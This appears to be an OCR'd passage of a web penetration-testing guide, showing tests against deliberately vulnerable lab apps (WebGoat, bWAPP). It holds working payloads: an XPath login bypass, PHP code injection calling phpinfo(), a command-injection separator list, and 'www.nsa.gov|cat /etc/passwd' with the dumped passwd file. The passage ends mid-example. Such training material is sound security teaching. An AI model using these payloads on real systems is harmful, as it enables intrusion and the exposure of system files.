
Please confirm your username and password before viewing your profile.
*Required Fields

***User Name:**

***Password:**

Username is a required field


Created by Sherif Koussa



881	https://192.168.222.136	POST	/WebGoat/attack?Screen=46&menu=11...	✓	200	32024	HTML		XPATH Injection	✓	192.168.222.136
886	https://192.168.222.136	GET	/WebGoat/javascript/menu_system.js		304	230	script	js		✓	192.168.222.136

POST request to /WebGoat/attack

Type	Name	Value
URL	Screen	46
URL	menu	1100
Cookie	dbx-postmeta	grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-
Cookie	security_level	0
Cookie	remember_token	Stu37BrvdLCcPfSwaD7x4g
Cookie	PHPSESSID	f494p4ljmrhg8irlfpeudi7023
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Cookie	JSESSIONID	35ABD887923A100D6511E015022983BE
Body	Username	'or '1' = '1
Body	Password	'or '1' = '1
Body	SUBMIT	Submit



881	https://192.168.222.136	POST	/WebGoat/attack?Screen=46&menu=11...	✓	200	32024	HTML		XPATH Injection	✓	192.168.222.136
886	https://192.168.222.136	GET	/WebGoat/javascript/menu_system.js		304	230	script	js		✓	192.168.222.136

```
                    The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other
employees data as well.
</div>

                    <div id="message" class="info"><BR> * Congratulations. You have successfully completed this lesson.</div>
```


9. Testing for Code Injection

In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test


- Using the query string, the tester can inject code to be processed as part of the included file
- Determine user input in execution function, try to enter commands into the Data input field

Test Example


bWAPP - PHP Code Injection
https://192.168.222.136/bWAPP/phpi.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset

/ PHP Code Injection /


This is just a test page, reflecting back your **message**...


bWAPP - PHP Code Injection
https://192.168.222.136/bWAPP/phpi.php?message=manhnho
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

manhnho


bWAPP - PHP Code Injection
https://192.168.222.136/bWAPP/phpi.php?message=manhnho;phpinfo();
php

This is just a test page, reflecting back your **message**...

manhnho

/ PHP Version 5.3.2-1ubuntu4.30 /


System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled

10. Testing for Command Injection

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to exploit.

How to Test

- List all input of web interface
- Using special character below




Special Characters for Comand Injection

The following special character can be used for command injection such as | ; & $ > < ` \ !


- cmd1|cmd2 : Uses of | will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1;cmd2 : Uses of ; will make command 2 to be executed weather command 1 execution is successful or not.
- cmd1||cmd2 : Command 2 will only be executed if command 1 execution fails.
- cmd1&&cmd2 : Command 2 will only be executed if command 1 execution succeeds.
- $(cmd) : For example, echo $(whoami) or $(touch test.sh; echo 'ls' > test.sh)
- 'cmd' : It's used to execute specific command. For example, 'whoami'
- >(cmd): <(ls)
- <(cmd): >(ls)

Test Example


bWAPP - OS Command Injecti
https://192.168.222.136/bWAPP/commandi.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ OS Command Injection /
Lookup

DNS lookup: www.nsa.gov


Server: 192.168.222.2 Address: 192.168.222.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.36.48.98



```
994   https://192.168.222.136   POST   /bWAPP/commandi.php   ✓   200   12908   HTML   php   bWAPP - OS Command I...
```

POST request to /bWAPP/commandi.php

Type	Name	Value
Cookie	dbx-postmeta	grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-
Cookie	security_level	0
Cookie	remember_token	Stu37BrvdLCcPfSwaD7x4g
Cookie	PHPSESSID	gtavcd6hjpoqvknp2krbjn4vu4
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Cookie	JSESSIONID	35ABD887923A100D6511E015022983BE
Body	target	www.nsa.gov|cat /etc/passwd
Body	form	submit



```
994   https://192.168.222.136   POST   /bWAPP/commandi.php   ✓   200   12908   HTML   php   bWAPP - OS Command I...   ✓   192.168.222.136
```

DNS lookup: www.nsa.gov Lookup

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? / © 2014 MME BVBA


Testing for Error Handling

1. Analysis of Error Codes

These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications.


How to Test

- Test 404 Not Found:




```
root@ilak:~# telnet testphp.vulnweb.com 80
Trying 176.28.50.165...
Connected to testphp.vulnweb.com.
Escape character is '^]'.
